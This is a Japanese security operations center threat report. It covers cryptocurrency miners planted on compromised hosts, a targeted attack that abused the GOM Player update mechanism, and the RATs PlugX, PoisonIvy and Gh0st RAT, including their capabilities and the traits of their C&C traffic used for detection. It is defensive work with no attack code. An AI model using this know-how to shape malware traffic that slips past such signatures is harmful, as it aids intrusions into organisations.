このように、貨幣に準じた価値が発生したことから、サイバー攻撃でも必然的に狙われる対象となりました。例えばJSOCでは、実際に攻撃対象やボットに感染したホストに対して、ビットコインマイナーを攻撃者の認証情報でインストールし稼動させることで、攻撃者の管理するビットコインを採掘する試みを検知しています。ビットコインの採掘には複雑な演算処理が必要とされるため、攻撃者は被害ホストやボットの感染ホストのリソースを広く使うことで、制御可能なビットコインの採掘ホストを増加させ、より多くの仮想通貨を得ることを画策しているものと考えられます。




図 9 ビットコインマイナーの操作画面

4.2　正規のソフトウェアにおけるアップデートの仕組みを悪用した標的型攻撃について

2014 年 1 月、JSOC にて監視中のホストよりマルウェアに感染した疑いの強い通信を検知し、お客様に緊急通報を行いました。さらに弊社緊急対応チーム「サイバー救急センター」にて詳細にフォレンジック調査し、解析をしたところ、本事例は**正規のソフトウェアにおけるアップデート（バージョンアップ）の仕組みを悪用した新たな標的型攻撃**である可能性が強いことが判明しました。また、本事例で悪用されたのは「GOM Player」と呼ばれる動画や音声ファイルを再生するためのソフトウェアで、日本国内においても広く利用されており、社会的に大きな影響を及ぼす可能性があるため、弊社では注意喚起を公開しました[4]。

本事例で確認されたマルウェアは、「RAT（Remote Administration Tool）」の一種と考えられます。RAT は Zeus/Zbot や Pony、ZeroAccess 等のような「ボット」と比較すると、検知件数こそ少ないものの、その性質上標的型攻撃に用いられやすいと考えられることから、極めて危険度の高いマルウェアであると言えます。

本事例において最も重要な点は、「正規のソフトウェアアップデートの仕組みを悪用した感染手法」であり、「ソフトウェアは最新版に保つこと」というセキュリティ管理上の原理・原則を逆手にとったもの、とも捉えることができます。他のソフトウェアにおいても、本事例の手法を応用した攻撃が発生する恐れがあるため、本事例にのみ目を向けるのではなく、組織内におけるソフトウェアの運用・管理方法について、改めて見直しを行う必要があります。

また、昨年 3 月に韓国で放送局や銀行におけるホストが一斉にダウンした[5]という事例が発生しており、その原因は各ホストを集中的に管理する資産管理サーバの侵害によるもの、との報道もなされています。今回の事例と直接的な関連はないものの、アップデート情報などを提供する中央のサーバの侵害が関連している点では今回の事例と共通しているとも捉えることができます。このような役割を持ったホストが今後は攻撃者のターゲットとして一層狙われやすくなるとも考えられることから、利用者側のみではなく、広くソフトウェア等を提供する事業者やサーバの管理者側でも、提供されるソフトウェアの真正性が担保されるような仕組みを取り入れるなど、一層の注意・対策が急務であると考えます。

---

[4] 正規のソフトウェアのアップデートで、不正なプログラムが実行される事案について
http://www.lac.co.jp/security/alert/2014/01/23_alert_01.html

[5] 韓国激震、サイバー攻撃が同時多発
http://itpro.nikkeibp.co.jp/article/COLUMN/20130328/466648/

4.2.1　RAT とは

RAT は外部からネットワーク経由でホストに接続し重要な情報などを盗み取ったり、ホストのすべての操作を乗っ取ることができるソフトウェアです。多くの場合、感染側のホストで実行されるファイル（マルウェア本体）と、攻撃者側が感染したホストを遠隔操作するためのサーバソフトウェアとに分かれており、感染したホストがこの遠隔操作するためのソフトウェアが導入された制御ホスト（C&C サーバ）に接続することで、リモートコントロールされる仕組みです。




図 10 一般的な RAT 感染時の動き

近年、ボットの機能の高度化・複雑化が進んでいることもあり、RAT とボットとの違いが曖昧になってきておりますが、両者には、主に以下のような相違点が見られます。

表 4 RAT とボットの比較

	RAT	ボット
遠隔操作方法	直接的 ※攻撃者が感染ホストを直接操作する	間接的 ※感染ホストが攻撃者からの指令を受け取りにいく
遠隔操作側と 感染側の台数比	1:1 （特定少数）	1:N （不特定多数）
マルウェアの機能	無制限	限定的

また、表 4 の通り RAT への感染後、攻撃者によってホストが遠隔操作が可能となった段階で、基本的にはあらゆる操作が可能ですが、RAT の代表的な機能には以下のような例が挙げられます。

- ホスト内のファイルの閲覧
- スクリーンショットの取得
- プロセスの制御
- キー（入力）情報取得
- Web カメラの制御

特に 2013 年に検知した RAT の例として、「PlugX」・「Poison Ivy」・「Gh0st RAT」等がありました。いずれも最近になって新たに発見されたマルウェアではないことから、亜種が頻繁に登場している可能性があり、アンチウイルスソフトウェア等による検出をすり抜けてきているものと考えられます。

また、感染ホストから発生する RAT の通信は、独自プロトコルが用いられていることが多く、バージョンアップの度に検知回避のための機能が高度化するため、IDS/IPS においてシグネチャを作成することが難しい通信の一つです。シグネチャが用意されている場合でも通常利用による通信を頻繁に誤検知してしまい、実運用に影響を与えることも少なくありません。

しかしながら、JSOC ではシグネチャによる単純な文字列マッチングだけではなく、アナリストが検知状況や通信パケット内容を確認し、総合的な分析を行っていることから、このような脅威を高い精度で検出し、誤検知を最小限に抑えることが可能です。

4.2.2 RAT の検知事例

4.2.2.1 PlugX

PlugX は別名で Korplug とも呼ばれ、2012 年前半に世界中で確認された RAT であり、日本の政府機関に対する標的型攻撃に用いられたことでも知られています。JSOC においても 2012 年の秋頃から PlugX への感染による通信を検知、主に通信関連企業や商社、運輸、その他学術系組織等での検知を確認しており、2014 年 1 月現在でも重要インシデントが引き続き発生しています。

JSOC で検知された PlugX の通信の特徴としては、80/TCP または 443/TCP を用いて通常の HTTP 通信に見せかけた通信が断続的に発生するケースが多く見られます。80/TCP や 443/TCP の通信を用いる理由は、一般的なボットと同様に、比較的組織内のファイアウォールで許可されている可能性の高いポートを利用することで、プロトコル異常（プロトコルに則った通信ではなく、独自プロトコルが用いられている疑い）による検出を避けやすいという意図があるものと推測されます。

図 11 に PlugX に感染したホストから発生する通信を示します。

PlugX に感染したホストから発生する通信は、通常の HTTP 通信では見受けられないヘッダが複数付与されており、HTTP のバージョンが 1.0 であること、POST メソッドによるリクエストでありながら、Content-Length ヘッダの指定は 0 など不自然な特徴も多いため、IDS/IPS による検出は比較的容易です。また、ホストヘッダに IP アドレスではなく、ドメインを指定しているケースが多いことから、C&C サーバは、次々と乗っ取ったホストを使い捨てにしていると考えられます。

図 11 PlugX に感染したホストから発生する通信

4.2.2.2 PoisonIvy

PoisonIvy は、PlugX と同様に、日本以外のアジア圏でも標的型攻撃で悪用されたことで知られる RAT です。また、トレンドマイクロ社により、C＆C サーバのドメイン名に共通性が見られたことなどから、PlugX との関連性が指摘[6]されています。JSOC においても 2012 年の春頃から PoisonIvy の感染通信を検知しており、2013 年上半期ごろまで主に行政関連、運輸系の組織等での検知を確認しています。

図 12 に PoisonIvy に感染したホストから発生する通信を示します。

検知事例における通信の特徴としては、80/TCP を利用した通信が発生している事例を確認しております。しかしながら、通信内容はすべて暗号化されているため、PlugX のように特徴的な HTTP のリクエスト内容は見受けられません。




図 12 PoisonIvy 感染ホストの通信例

4.2.2.3 Gh0st RAT

Gh0st RAT（Ghost RAT）は、既にソフトウェアのソースコードが流出していることから、様々な攻撃者によって改変されたものが出回っていることで知られている RAT です。Gh0st RAT は、2013 年に台湾における標的型攻撃に悪用されていたこともトレンドマイクロ社により明らか[7]になっています。

JSOC においても 2013 年 12 月ごろから Gh0st RAT の感染通信を検知しており、2014 年 1 月までに主に行政関連、製造系、通信関連の組織等での検知を確認しています。

図 13 に Gh0st RAT に感染したホストから発生する通信を示します。

検知事例における通信の特徴としては、主に 443/TCP を利用した通信が発生している事例を確認しております。一見して特徴的な通信は見受けられず、また利用されるポートも SSL 通信にて利用されるものであることから、暗号化されているようにも見えますが、本通信は特定の形式で通信内容が圧縮されているだけで、実際には平文で通信されています。

図 13 に示す通り、通常 SSL で暗号化されている通信であれば平文で流れるとは考えにくい「、HTTPS」という５バイトの文字列が見受けられることが分かります。本事例以外にも、JSOC では「JackG」や「P2145」という文字列が含まれていた事例も確認しており、様々な攻撃者によって複数の亜種が利用されていることを伺い知ることができます。

---

[6]標的型攻撃用に特注された RAT「PlugX」と「PoisonIvy」の緊密な関係が明らかに
http://blog.trendmicro.co.jp/archives/5973

[7]悪名高い RAT「Gh0st RAT」、台湾を狙う標的型攻撃で利用される
http://blog.trendmicro.co.jp/archives/7522

また、その他の特徴として、一部の感染ホストは国内の一般的な Web サイトに対して C&C サーバへの接続時に見られる特徴的な通信と同様の通信を行っていた事例を確認しています。通常であれば通信の送信先は遠隔操作サーバとなりますが、この事例については実際に通信先において Gh0st RAT の遠隔操作サーバが稼動しているとは考えにくいように見受けられました。通信の明確な意図は不明ですが、このような通信を Gh0st RAT が本来の目的とする通信の隠れ蓑として利用し、不審なプロセスではないように装うためのものであると仮定した場合、必然的にそのような通信が発生しても不思議はない利用者（国）が標的であると考えられます。したがって、Gh0st RAT は日本国内を対象とした標的型攻撃に悪用されている可能性が疑われます。

図 13 Gh0st RAT 感染ホストの通信例

4.2.3 新たに確認された標的型攻撃手法について

今回、確認された新たな手法を悪用した標的型攻撃は、利用者のホストの RAT 感染を検知したことにより明らかになりました。そして、本章の冒頭に記載した通り、最も注目すべきは本事例の感染手法にあります。




図 14 正規ソフトウェアのアップデート機能を悪用したマルウェア感染

本事例は正規のソフトウェアにおけるアップデート（バージョンアップ）の仕組みを悪用した新たな標的型攻撃である可能性が強いものです。このような事例が他のソフトウェアにて応用された場合、利用者が気づくことは現実的に限りなく不可能に近いと言わざるを得ません。現時点で利用者ができる最大限の対策としては、以下のようなものが考えられます。

・ 機微情報を扱うホストにおいては、インストールするソフトウェアを必要最小限に制限する
・ ソフトウェアの自動アップデートは可能な限り無効化した上で、可能である場合はアップデートファイルを手動でダウンロードし、実行前に正規のファイルであることを確認する（正規の電子署名が施されているか、ファイルハッシュの照合など）

一方、ソフトウェアベンダや、組織内にて何らかの更新ファイルを一斉配信するサーバの管理者である場合には、利用者の安全を守るためにも、以下のような対策が必要であると考えられます。

・ 実行ファイルへのデジタル署名
・ 正式な実行ファイルであることを検証するプロセスの実装
・ ユーザが手動で実行ファイルをダウンロードできる仕組みの提供と正常性を確認する手段の明示

5　終わりに

JSOC INSIGHT は、「INSIGHT」が表す通り、その時々に JSOC のセキュリティアナリストが肌で感じた注目すべき脅威に関する情報提供を行うことを重視しています。

これまでもセキュリティアナリストは日々お客様の声に接しながら、より適切な情報をご提供できるよう努めてまいりました。この JSOC INSIGHT では多数の検知が行われた流行のインシデントに加え、現在、また将来において大きな脅威となりうるインシデントに焦点を当て、迅速な情報提供を目指しています。

JSOC が、「安全・安心」を提供できるビジネスシーンの支えとなることができれば幸いです。

JSOC INSIGHT vol.3

【執筆】

天野　一輝 / 木村　諭紀雄 / 品川　亮太郎 / 庄子　正洋 / 三和　弘典